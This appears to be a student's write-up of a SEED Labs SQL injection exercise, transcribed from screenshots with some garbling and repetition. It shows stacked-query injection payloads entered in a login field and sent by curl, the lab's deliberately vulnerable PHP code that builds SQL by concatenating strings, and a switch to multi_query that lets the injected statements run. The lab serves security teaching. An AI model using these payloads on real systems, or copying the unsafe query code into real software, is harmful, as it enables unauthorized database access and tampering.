The screenshot shows a Mozilla Firefox browser window with multiple tabs open. The active tab is a login form titled "Employee Profile Login". The URL is "www.seed-server.com". The form has two input fields: "USERNAME" containing "Alice' ; select 1;" and "PASSWORD" containing "Password". Below the form is a green "Login" button. At the bottom of the page, it says "Copyright © SEED LABS".



With the query modified to the one entered in username, we observe a similar issue. Because MySQL's mysqli::query() API for PHP's mysql extension does not permit multiple queries to run in the database server, this SQL injection is ineffective against MySQL. The MySQL server itself is not the problem in this instance because it does not let several SQL instructions to be combined into a single string. The mysqli->multiquery() function can be used to get around this MySQLi extension restriction. However, we should never utilize this API and steer clear of having numerous commands executed using SQL injection for security reasons.

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-3... seed@ip-172-3... seed@ip-172-3... root@3ce77c20... seed@ip-172-3... seed@ip-172-3...
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql> SEEDLabs
-> ^C
mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Alice' ; select 1; and Password='da39a3ee5e6b4b0d3255bef95601890af80709'
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | phoneNumber | address | email | nickname | Password
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | fdbe918bdae83000aa54747fc
95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
```

and worked here you see the first statements select alice right this is select the second statement select one which means we don't have syntax error. But why we have syntax error here, the highlighted below


The screenshot shows a MySQL error page. The error message is:

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1;# and
Password='da39a3ee5e6b4b0d3255bfef95601890af80709'
```

Below the error message, there is a note:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Password='da39a3ee5e6b4b0d3255bfef95601890af80709" at line 3]\n

All the statements are verified, here it contains no syntax error if you use a curl command suddenly you will get a similar result now for claw command how do we concatenate several sequence statements together. We need to encode ‘ ;Select;#



Here we see it says's sql syntax error checklist manual while the syntax error is here it still says here, so we got identical result as we try on the webpage so the reason we need to check the source code, how the query is executed

```
seed@ip-172-31-19-29:~/CSE643/Lab-03/LabSetup$ curl "www.seed-server.com/unsafe_home.php?username=alice%27%20%3Bselect%201%3B%23&password=seedalice"
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

```

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications : Terminal
File Edit View Search Terminal Help
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navBarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ></a>

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= 'alice' ;select 1;# and Password='fdbe918bd8e83000aa54747fc95fe0470fff4976'</div></nav><div class='container text-center'>There was an error running
the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Passwo

```

We check the source code and check how the query is executed and we scroll down to find connect to the database to get a connection.

```

unsafe_home.php
Dockerfile
unsafe_home.php

72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77
78 if (!$result = $conn->query($sql)) {
79     echo "</div>";
80     echo "</nav>";
81     echo "<div class='container text-center'>";
82     die('There was an error running the query [' . $conn->error . ']\n');
83     echo "</div>";
84 }
85 /* convert the select return result into array type */
86 $return_arr = array();
87 while($row = $result->fetch_assoc()){

69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 echo $sql;
77
78 if (!$result = $conn->multi_query($sql))
79     echo "</div>";
80     echo "</nav>";
81     echo "<div class='container text-center'>";
82     die('There was an error running the query [' . $conn->error . ']\n');
83     echo "</div>";

```

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
Search Terminal Tabs Help
19-202... < seed@ip-172-31-19-202... < seed@ip-172-31-19-202... < root@3ce77c20bed1:/v... < seed@ip-172-31-19-202... < se
19-202:~/CSE643/Lab-03/Labsetup$ ls
yaml image_mysql image_www mysql_data
19-202:~/CSE643/Lab-03/Labsetup$ cd image_www/
19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
.e apache_sql_injection.conf
19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
html seed_logo.png unsafe_edit_frontend.php
.php unsafe_edit_backend.php unsafe_home.php
19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php 3ce77c20bed1:/var/www/SQL_Injection/
19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_home.php 3ce77c20bed1:/var/www/SQL_Injection/
Copied 12.3kB to 3ce77c20bed1:/var/www/SQL_Injection/
19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ 

```

Now we can try the attack

Now we can try the attack

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image\_www/Code

19-202:~/CSE643/Lab-03/Labsetup\$ ls

yaml image\_mysql image\_www mysql\_data

19-202:~/CSE643/Lab-03/Labsetup\$ cd image\_www/

19-202:~/CSE643/Lab-03/Labsetup/image\_www\$ ls

.e apache\_sql\_injection.conf

19-202:~/CSE643/Lab-03/Labsetup/image\_www\$ cd Code/

19-202:~/CSE643/Lab-03/Labsetup/image\_www/Code\$ ls

html seed\_logo.png unsafe\_edit\_frontend.php

.php unsafe\_edit\_backend.php unsafe\_home.php

19-202:~/CSE643/Lab-03/Labsetup/image\_www/Code\$ docker cp unsafe\_home.php 3ce77c20bed1:/var/www/SQL\_Injection/

19-202:~/CSE643/Lab-03/Labsetup/image\_www/Code\$ docker cp unsafe\_home.php 3ce77c20bed1:/var/www/SQL\_Injection/

Copied 12.3kB to 3ce77c20bed1:/var/www/SQL\_Injection/

19-202:~/CSE643/Lab-03/Labsetup/image\_www/Code\$

Employee Profile Login

USERNAME Alice'; select 1;#

PASSWORD Password

Login

www.seed-server.com

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name='Alice'; select 1;#' and Password='da39a3ee5e6b4b0d3255bfe95601890af80709'

## Task 3: SQL Injection Attack on UPDATE Statement

**Objective:** Because attackers can use the vulnerability to change databases, the harm will be greater if a SQL injection vulnerability affects an UPDATE statement.

Employees can alter their personal information, including their nickname, email, address, phone number, and password, through the Edit personal page in our Employee Management program (Figure 2). Employees must log in before accessing this page. Here we will see what happens when we click on “Edit Profile” link.

### Explanation:

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
3ce77c20bed1 seed-image-www-sqli "/bin/sh -c 'service..." 5 hours ago Up 5 hours 3306/tcp, 33060/tcp www-10.9.0.5
e37d1ca3d818 seed-image-mysql-sqli "docker-entrypoint.s..." 17 hours ago Up 5 hours mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
3ce77c20bed1 seed-image-www-sqli "/bin/sh -c 'service..." 5 hours ago Up 5 hours 3306/tcp, 33060/tcp www-10.9.0.5
e37d1ca3d818 seed-image-mysql-sqli "docker-entrypoint.s..." 17 hours ago Up 5 hours mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container stop $(docker ps -aq)
3ce77c20bed1
e37d1ca3d818
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container rm $(docker ps -aq)
3ce77c20bed1
e37d1ca3d818
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Help
3ce77c20bed1
e37d1ca3d818
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml gedit.save image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup * seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
docker-compose.yml gedit.save image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Using cache
--> 66ea73fe8e5e
Step 3/5 : COPY Code $WWWDir
--> 0ba531472f69
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> f53b2478c7ba
Step 5/5 : RUN a2ensite apache_sql_injection.conf
--> Running in 666e07c73e6f
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 666e07c73e6f
--> 37afbdflbdbb8
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup × seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup ×
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2023-09-27 23:40:57+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-09-27 23:40:57+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-09-27 23:40:57+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 | * Starting Apache httpd web server apache2 AH00558: apache2: Could not reliably determine server's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
mysql-10.9.0.6 | 2023-09-27T23:40:57.710762Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-09-27T23:40:57.720268Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-09-27T23:40:57.961698Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-09-27T23:40:58.069140Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) ready for connections. Bind address: 127.0.0.1
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup × seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup × seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup ×
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps
c2b4f53f3f9f mysql-10.9.0.6
feeca64aa7a9 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

Let's open a shell into the web server container as well as data database container, this one is a website container but we have the sql injection folder over there then we open our share into this database container.

In the database container we need to open our shell into the database container For this database let's open the console or mysql user lab

```
root@feeca64aa7a9: /
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ docksh feeca64aa7a9
root@feeca64aa7a9:/#
```

```
root@feeca64aa7a9: /
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ docksh feeca64aa7a9
root@feeca64aa7a9:/# ls /var/www/
SQL_Injection html
root@feeca64aa7a9:/# ls /var/www/SQL_Injection/
css_defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
root@feeca64aa7a9:/#
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@feeca64aa7a9: / × seed@ip-172-31-19-202... ×
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh c2b4f53f3f9f
root@c2b4f53f3f9f:/#
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@f
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh c2b4f53f3f9f
root@c2b4f53f3f9f:/# mysql -uroot -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@feeca6
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqlab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> █
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@f
| sqlab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_sqlab_users |
+-----+
| credential |
+-----+
1 row in set (0.01 sec)


mysql> █
```

These are the records saved in the databases, there is a simple web application to demonstrate sql injection attack and we are able to see the password is a hash code.

These are the records saved in the databases, there is a simple web application to demonstrate sql injection attack and we are able to see the password is a hash code. We are able to find out the hash code algorithm showing the source code

There is a good way we can use describe this database credential. We are able to see the file.

We need to login as www.seed-server.com. We need to login as “Alice”. We will see a her profile there is a function edit profile you can edit her profile salary is determined by the company so she cannot add to her salary.



You will see her profile there is a function edit profile. We can edit her profile salary is determined by the company so she cannot add to her salary. For example, She may have her nickname, email address and phone number

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

Alice's Profile Edit

NickName	Alice the Great
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

Save

Alice's Profile Edit

NickName: Alice the Great

Email: alice@gmail.com

Address: Chicago

Phone Number: 111-1111-1111

Password: \*\*\*\*\*

Save

And we are able to see the updated record

```
root@dec533dc391e: /  
File Edit View Search Terminal Tabs Help  
seed@ip-172-3... x seed@ip-172-3... x root@dec533dc... x seed@ip-172-3... x + -  
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e  
root@dec533dc391e:# mysql -uroot -pdees  
bash: mysql: command not found  
root@dec533dc391e:# ls /var/www/  
SQL_Injection.html  
root@dec533dc391e:# ls /var/www/SQL_Injection/  
css index.html seed_logo.png unsafe_edit_frontend.php  
defense logoff.php unsafe_edit_backend.php unsafe_home.php  
root@dec533dc391e:#
```

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice the Great
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

Now lets check the source code there's vulnerability in the source code in the image  
 www the source code here is unsafe at the backend

```

39      }
40      return $conn;
41  }
42
43  $conn = getDB();
44  // Don't do this, this is not safe against SQL injection ↴
45  $sql="";
46  if($input_pwd!=""){
47    // In case password field is not empty.
48  |  $hashed_pwd = sha1($input_pwd);
49  //Update the password stored in the session.
50  $_SESSION['pwd']=$hashed_pwd;
51  $sql = "UPDATE credential SET
nickname='$inputNickname',email='$inputEmail',address='$inputAddress'
where ID=$id;";
52  else
  
```

Here the password is not saved as plain text, it's a convergence of hash code  
 We use the query to execute the sql statements.

Echo the SQL statements constructed or proceeded on the server side

Open ▾ + \*unsafe\_edit\_backend.php  
~/CSE643/Lab-03/Labsetup/image\_www/Code Save ⚙

unsafe\_home.php Dockerfile \*unsafe\_edit\_backend.p

```
33 $dbpass="dees";
34 $dbname="sqllab_users";
35 // Create a DB connection
36 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37 if ($conn->connect_error) {
38     die("Connection failed: " . $conn->connect_error . "\n");
39 }
40 return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
52 nickname='$input_nickname',email='$input_email',address='$input_address',Password='$ha
53 where ID=$id;";
54 }else{
55     // if passowrd field is empty.
56     $sql = "UPDATE credential SET
57 nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber=
58 where ID=$id;";
59 }
60 echo 'SQL :'.$sql;
61 $conn->query($sql);
62 $conn->close();
63 header("Location: unsafe_home.php");
64 exit();
65 ?>
```

d

root@dec533dc391e: /var/www/SQL\_Injection

File Edit View Search Terminal Tabs Help

seed@ip-172-3... × seed@ip-172-3... × root@dec533dc... × seed@ip-172-3... × + ▾

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e
root@dec533dc391e:/# mysql -uroot -pdees
bash: mysql: command not found
root@dec533dc391e:/# ls /var/www/
SQL_Injection html
root@dec533dc391e:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:/# cd !*
cd /var/www/SQL_Injection/
root@dec533dc391e:/var/www/SQL_Injection#
```

Now it's updated we can check it here

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ dockps
cc7bca812299 mysql-10.9.0.6
dec533dc391e www-10.9.0.5
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ cd image_www
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
edit_backend.php dec533dc391e:/var/www(SQL_Injection#
Successfully copied 3.58kB to dec533dc391e:/var/www(SQL_Injection#
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
edit_backend.php dec533dc391e:/var/www(SQL_Injection
Successfully copied 3.58kB to dec533dc391e:/var/www(SQL_Injection
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code$
```

The screenshot shows a Mozilla Firefox browser window with the following details:

- Title Bar:** ip-172-31-19-202.us-east-2.compute.internal1 (seed) - TigerVNC
- Address Bar:** www.seed-server.com/unsafe\_home.php
- Page Content:**
  - Header:** SEEDLABS Home Edit Profile Logout
  - Section:** Alice Profile
  - Table:** A table showing Alice's profile information.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice the Great
Email	alice@gmail.com
Address	Chicago

Unsafe\_home.php edit

Because once we submit this profile we submit those edge submission it will automatically jump to the webpage and the webpage will use the sql statements to get the updated information

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname,Password FROM credential WHERE
name='Alice' and
Password='522b276a356bd139013dfabea2cd43e141ecc9eB'
```

So in order to see the single statements construct form here below

Key	Value
<b>Employee ID</b>	10000
<b>Salary</b>	20000
<b>Birth</b>	9/20
<b>SSN</b>	10211002
<b>NickName</b>	Alice the Great
<b>Email</b>	alice@gmail.com
<b>Address</b>	Chicago

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ dockps
cc7bca812299 mysql-10.9.0.6
dec533dc391e www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cd image_www
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
edit_backend.php dec533dc391e:/var/www/SQL_Injection#
Successfully copied 3.58kB to dec533dc391e:/var/www/SQL_Injection#
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
edit_backend.php dec533dc391e:/var/www/SQL_Injection#
Successfully copied 3.58kB to dec533dc391e:/var/www/SQL_Injection#
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```

Lets comment out unsafehome.php

```
*unsafe_home.php
64     die("Connection failed: " . $conn->connect_error . "\n");
65     echo "</div>";
66 }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
74
75 echo $sql;
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']\n');
81     echo "</div>";
82 }
83 /* convert the select return result into array type */
84 $return_arr = array();
85 while($row = $result->fetch_assoc()){
86     array_push($return_arr,$row);
87 }
88
89 /* convert the array type to json format and read out*/
90 $json_str = json_encode($return_arr);
91 $conn = iconv_decode($conn, 'UTF-8', true);

*unsafe_home.php
60
61     if ($conn->connect_error) {
62         echo "</div>";
63         echo "</nav>";
64         echo "<div class='container text-center'>";
65         die("Connection failed: " . $conn->connect_error . "\n");
66         echo "</div>";
67     }
68     return $conn;
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
74
75 //echo $sql;
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']\n');
81     echo "</div>";
82 }
83 /* convert the select return result into array type */
84 $return_arr = array();
85 while($row = $result->fetch_assoc()){
86     array_push($return_arr,$row);
87 }
```

Comment out the //echo \$sql statement

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup/image_www/Code
File Edit View Search Terminal Tabs Help
seed@ip-172-3... x seed@ip-172-3... x root@dec533dc... x seed@ip-172-3... x + -
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dockps
